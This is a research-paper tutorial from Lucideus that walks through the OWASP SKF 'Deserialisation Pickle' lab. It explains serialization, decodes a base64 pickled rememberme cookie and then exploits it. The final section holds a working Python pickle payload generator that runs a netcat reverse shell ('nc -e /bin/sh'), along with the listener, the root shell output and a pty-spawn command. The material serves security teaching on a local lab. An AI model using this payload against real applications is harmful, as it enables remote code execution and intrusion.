Lucideus

A Hands-On Introduction to Insecure Deserialization

Research Paper

WRITTEN BY
Apaar Farmaha & Kartik Verma

https://t.me/learningnets

LUCIDEUS

TABLE

CONTENTS

01 INTRODUCTION

03 WHERE'S THE CATCH

04 OWASP SKF LABS : KBID XXX - DESERIALISATION PICKLE

06 UNDERSTANDING THE APPLICATION

10 CONFIRMING THE SERIALIZATION METHOD

13 EXPLOITING THE INSECURITY

https://t.me/learningnets


LUCIDEUS

Research Paper

Introduction

The OWASP Top Ten 2017 lists A8:2017-Insecure Deserialization as one of the Top Ten most critical security risks to web applications. This article aims at explaining the risk posed by a similar vulnerability and a typical attack vector against it, by hands-on approach.

Before understanding a vulnerability or exploiting a functionality in an application, the first thing that should be done is to understand the core concepts behind the working of that application. So let's begin with that.



https://t.me/learningnets


Introduction

According to the OWASP Cheat Sheet Series,
Serialization is the process of turning some object into a data format that can be restored latvver. People often serialize objects in order to save them to storage, or to send as part of communications.

and,

Deserialization is the reverse of that process, taking data vfrom some format, and rebuilding it into an object.

In layman terms, an application might be using user defined data types, or what is more popularly known as classes. The running instances of these are often known as objects. For an instance, a class user may have username and password as two data members. An object owasp is defined with username=owaspskf and password=p455w0rd . This application may need to save these details somewhere so that in the future, the user owasp can login and get authenticated. This might be done by saving these details in a local file, database or even some remote database over the network. In that case, the object must be converted or encoded into a format that can be easily transmitted or saved. This is known as Serialization. When the application needs to fetch the object back, it just performs the reverse operation which is known as Deserialization.



https://t.me/learningnets

Where's the catch?

It's indeed a very interesting approach to make data persist, by converting it into a flexible form and then later converting it back when needed. But what if this conversion method is known to some bad actor? In that case, if the application tends to get the serialized data as an input from either GET or POST requests and there are no integrity checks for the object, someone can simply serialize some malicious code and try to inject it which can even lead to an RCE. Don't believe it? Let's do it!

https://t.me/learningnets

OWASP SKF Labs :
KBID XXX – Deserialisation Pickle

Setting up the lab.

OWASP Security Knowledge Framework is an open source security knowledge-base including manageable projects with checklists and best practice code examples in multiple programming languages showing how to prevent hackers gaining access and running exploits on an application. It simply enables developers to integrate secure coding and testing in the SDLC. The project also provides many hands-on labs in the form of Docker images to help improve our verification skills.

One such lab is KBID XXX - Deserialisation Pickle. To set it up, Docker must be installed. Run the following to pull the lab image:

```
$ docker pull blabla1337/owasp-skf-lab:des-pickle-2
```

```
    @xubuntu:~$ docker pull blabla1337/owasp-skf-lab:des-pickle-2
des-pickle-2: Pulling from blabla1337/owasp-skf-lab
5d20c808ce19: Pull complete
74f0aed1b012: Pull complete
dc7b15aacbf2: Pull complete
ed6dae99676a: Pull complete
Digest: sha256:e71161f0b6f4297852327c329dae69c7f59447da7f6fbc93b26e7b4cee57da74
Status: Downloaded newer image for blabla1337/owasp-skf-lab:des-pickle-2
docker.io/blabla1337/owasp-skf-lab:des-pickle-2
```

Now, we need to run this image.

```
$ docker run --rm -ti -p 5000:5000 blabla1337/owasp-skf-lab:des-pickle-2
```


```
    @xubuntu:~$ docker run --rm -ti -p 5000:5000 blabla1337/owasp-skf-lab:des-pickle-2
 * Running on http://0.0.0.0:5000/ (Press CTRL+C to quit)
```

OWASP SKF Labs :

KBID XXX - Deserialisation Pickle

Setting up the lab.

The lab will be up and running at http://0.0.0.0:5000 as you can see below:




You'll also be needing Burpsuite for this. So make sure you have configured your Mozilla Firefox browser with the proxy to get the interception done. Also ensure that Python3 is installed.


Understanding the Application

We'll start by getting a new user registered. For the purpose of this demonstration, we are using:
username=owaspskf & password=p455w0rd

Let's turn the Burpsuite's interceptor on and login with the credentials we created and the 'Remember me' checkbox checked.



We can see the username and password in the POST request and also the rememberme parameter with the value on . Nothing interesting so far. Let's hit Forward.




https://t.me/learningnets

Understanding the Application

This surely hints us that there is an Insecure Deserialization vulnerability that will lead to an RCE (...remote shell!). Let's click Home and see where it takes us.

```
Request to http://0.0.0.0:5000
Forward    Drop    Intercept is on    Action
Raw  Params  Headers  Hex
1  POST /update HTTP/1.1
2  Host: 0.0.0.0:5000
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 11
9  Origin: http://0.0.0.0:5000
10 Connection: close
11 Referer: http://0.0.0.0:5000/login
12 Cookie: rememberme=gANjX19tYWluX18KdXNyCnEAKYFxAX1xAihYCAAAAHVzZXJuYW1lcQNYCAAAAG93YXNwc2tmcQRYCAAAAHBhc3N3b3JkcQVYCAAAAHA0NTV3MHJkcQZ1Yi4=; session=
   eyJsb2dnZWRpbiI6dHJ1ZSwidXNlcm5hbWUiOiJvd2FzcHNrZiJ9.Xrj4IA.RbV7CRzy3zs4FQr86E1DkQGl5Qc
13 Upgrade-Insecure-Requests: 1
14
15 action=home
```

Since we checked the 'Remember me' option, we can see a Cookie in the POST request with rememberme= field and some base64 encoded data as value. Let's move Forward.



We are back at the login page. Let's try hitting Submit Button without any credentials and see if we are actually being remembered.

https://t.me/learningnets

Understanding the Application


Request to http://0.0.0.0:5000

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
1  POST /login HTTP/1.1
2  Host: 0.0.0.0:5000
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 19
9  Origin: http://0.0.0.0:5000
10 Connection: close
11 Referer: http://0.0.0.0:5000/update
12 Cookie: rememberme=gANjX19tYWluX18KdXNyCnEAKYFxAX1xAihYCAAAAHVzZXJuYW1lcQNYCAAAAG93YXNwc2tmcQRYCAAAAHBhc3N3b3JkcQVYCAAAAHA0NTV3MHJkcQZ1Yi4=; session=
   eyJsb2dnZWRpbiI6dHJ1ZSwidXNlcm5hbWUiOiJvd2FzcHNrZiJ9.Xrj65w.S7RdRTU6ppaBYqeU58mJe_SkPYM
13 Upgrade-Insecure-Requests: 1
14
15 username=&password=
```

We can observe that there are no values in the username and password parameters. But since, the rememberme= field of the Cookie is already set, this should probably...



...log us in. And there we go. We have already gotten the parameter to target. For sure, the user as an object is being serialized, further being encoded into a base64 string and saved in the rememberme= field of the Cookie in the browser. This same data is then sent back to the server during a login without credentials, where the base64 gets decoded and then deserialized to get the username and password . We still lack one thing i.e the method being used to serialize the data. Unless or until we do not know what technology stack is running in the backend, we can not be certain about the serialization method and hence can not generate a payload to inject in the POST request.

Understanding the Application

Luckily, we have an amazing tool in our arsenal named WhatWeb whose primary goal is to identify a website. A simple scan yielded the following result:

```
$ whatweb 0.0.0.0:5000
```

```
     @xubuntu:~$ whatweb 0.0.0.0:5000
/usr/lib/ruby/vendor_ruby/target.rb:188: warning: URI.escape is obsolete
http://0.0.0.0:5000 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/0.14.1 Python/3.6.8], IP[0.0.0.0], JQuery[1.11.1], P
asswordField[password], Python[3.6.8], Script, Title[Live demonstrations], Werkzeug[0.14.1]
```

We can now conclude that this lab uses Python3 and the most popular Python module to serialize data is pickle.

From Wikipedia:

> The pickle module implements binary protocols for serializing and de-serializing a Python object structure. "Pickling" is the process whereby a Python object hierarchy is converted into a byte stream, and "unpickling" is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy.

https://t.me/learningnets

Confirming the Serialization Method

We'll now keep the serialized base64 string handy and write a simple python script to unpickle it. If it gets unpickled (or deserialized) successfully, that means we are right at this part that pickle is being used.

Serialized base64 encoded string:

gANjX19tYWluX18KdXNyCnEAKYFxAX1xAihYCAAAAHVzZXJuYW1lcQNYCAAAAG93YXNwc2tmcQRYCAAAAHBhc3

Let's create a file named, deserialize.py with the following code:

```
import pickle, base64
rememberme = input("rememberme= ")
serialdata = base64.b64decode(rememberme)
deserialdata = pickle.loads(serialdata)
print(desrialdata.__class__)
```

The code is very simple to understand. The bas64 encoded string will be input into the rememberme variable in the run-time, which will be decoded and stored in serialdata and then deserialized by pickle and stored in deserialdata . Then the script tries to fetch the class name from the deserialized object. Pretty smooth!

Let's run this python script with:

```
$ python3 deserialize.py
```

```
    @xubuntu:~$ python3 deserialize.py
rememberme= gANjX19tYWluX18KdXNyCnEAKYFxAX1xAihYCAAAAHVzZXJuYW1lcQNYCAAAAG93YXNw
c2tmcQRYCAAAAHBhc3N3b3JkcQVYCAAAAHA0NTV3MHJkcQZ1Yi4=
Traceback (most recent call last):
  File "deserialize.py", line 7, in <module>
    deserialdata = pickle.loads(serialdata)
AttributeError: Can't get attribute 'usr' on <module '__main__' from 'deserializ
e.py'>
```

Confirming the Serialization Method

Oops! The script failed? Not really. We wanted to extract the name of the class and we already got that in the error i.e usr . Now, when we know that the object belongs to the class usr , let's take our script to the second level and extract the data members of this class.

```
import pickle, base64
class usr(object):
        pass
deserialdata = usr()
rememberme = input("rememberme= ")
serialdata = base64.b64decode(rememberme)
deserialdata = pickle.loads(serialdata)
print(dir(deserialdata))
```

We just added a class usr and made deserialdata an object of it. The dir() function returns all properties and methods of the specified object, without the values. This means that we'll get the data members too. So let's just run the script again.

```
$ python3 deserialize.py
```

```
@xubuntu:~$ python3 deserialize.py
rememberme= gANjX19tYWluX18KdXNyCnEAKYFxAX1xAihYCAAAAHVzZXJuYW1lcQNYCAAAAG93YXNw
c2tmcQRYCAAAAHBhc3N3b3JkcQVYCAAAAHA0NTV3MHJkcQZ1Yi4=
['__class__', '__delattr__', '__dict__', '__dir__', '__doc__', '__eq__', '__form
at__', '__ge__', '__getattribute__', '__gt__', '__hash__', '__init__', '__init_s
ubclass__', '__le__', '__lt__', '__module__', '__ne__', '__new__', '__reduce__',
 '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__subclas
shook__', '__weakref__', 'password', 'username']
```


https://t.me/learningnets

Confirming the Serialization Method

We can observe the data members - username and password - along with all the default properties and methods. This takes us to the last step of our deserialization script. We just need to print out the values of these two data members. For that, modify the script as below:

```
import pickle, base64
class usr(object):
        pass
deserialdata = usr()
rememberme = input("rememberme= ")
serialdata = base64.b64decode(rememberme)
deserialdata = pickle.loads(serialdata)
print(deserialdata.username)
print(deserialdata.password)
```

And for the last time...

```
$ python3 deserialize.py
```

```
@xubuntu:~$ python3 deserialize.py
rememberme= gANjX19tYWluX18KdXNyCnEAKYFxAX1xAihYCAAAAHVzZXJuYW1lcQNYCAAAAG93YXNw
c2tmcQRYCAAAAHBhc3N3b3JkcQVYCAAAAHA0NTV3MHJkcQZ1Yi4=
owaspskf
p455w0rd
```

There we have the deserialized object with the values. Everything we did so far was just to confirm that our assumption that this lab uses pickle module for serialization and deserialization, is true. Although, it was very obvious from the name of the lab, it doesn't happen in real life scenarios. It was important to cover this phase to eliminate any assumptions.

https://t.me/learningnets

Exploiting the Insecurity

The only thing left is to generate a serialized base64 encoded string that triggers RCE when it gets deserialized on the application server. Then we'll simply replace it with the string in the rememberme= field of the Cookie in the POST request. Let's get that root! We need to write another script in Python to generate the payload as a serailized base64 encoded string. Create a new file, named payload.py with the following code:

```
import pickle, base64,os
lhost=input("LHOST: ")
lport=input("LPORT: ")
class payload(object):
    def __reduce__(self):
        return (os.system,(f"nc -nv {lhost} {lport} -e /bin/sh",))
deserialpayload = payload()
serialpayload = pickle.dumps(deserialpayload)
rememberme = base64.b64encode(serialpayload)
print(rememberme)
```

Again, this script is also very easy to understand just like the previous one. A class payload is defined which returns a system call that actually just executes netcat to connect to our host machine's terminal session where we'll be listening on the same IP(lhost) and Port(lport) that we we'll input into the script. An object deserialpayload is defined from this class which is then serialized and stored in serialpayload which is further encoded with base64 and stored in rememberme and get's printed.

Upon executing...

```
$ python3 payload.py
```

...we get the the final string for injection as shown below:

```
@xubuntu:~$ python3 payload.py
LHOST: 192.168.12.136
LPORT: 1337
b'gASVQAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjCVuYyAtbnYgMTkyLjE2OC4xMi4xMzYgMTMzNy
AtZSAvYmluL3NolIWUUpQu'
```



https://t.me/learningnets

Exploiting the Insecurity

Note the LHOST input which is just the IPv4 address of the host machine. Do not enter 127.0.0.1 as that will look for a netcat listener in the Docker container.
Now we simply need to start a netcat listener on the host machine by executing...

```
$ nc -lp 1337
```

Let's fire up Burpsuite again, set the intercept on, visit http://0.0.0.0:5000/login and replace rememberme= value with the payload string we generated.



We'll hit 'Forward' and get back to the netcat listener to try some commands and see if we get the connection.

https://t.me/learningnets

Exploiting the Insecurity

```
@xubuntu:~$ nc -lp 1337
whoami
root
pwd
/skf-labs/DES-Pickle-2
ls
Docker
Login.py
SQL.db
__main__.py
config
models
requirements.txt
rev.py
static
templates
```

And there we go! But hey, wait. This doesn't seem like a fancy shell. Let's try to spawn the good old TTY. In the connected netcat session, execute:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
@xubuntu:~$ nc -lp 1337
whoami
root
pwd
/skf-labs/DES-Pickle-2
ls
Docker
Login.py
SQL.db
__main__.py
config
models
requirements.txt
rev.py
static
templates
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4# ls
ls
Docker                  __main__.py        requirements.txt  templates
Login.py                config             rev.py
SQL.db                  models             static
bash-4.4#
```

This spawns a typical TTY shell.

https://t.me/learningnets

www.lucideus.com | info@lucideustech.com

Lucideus 2020

https://t.me/learningnets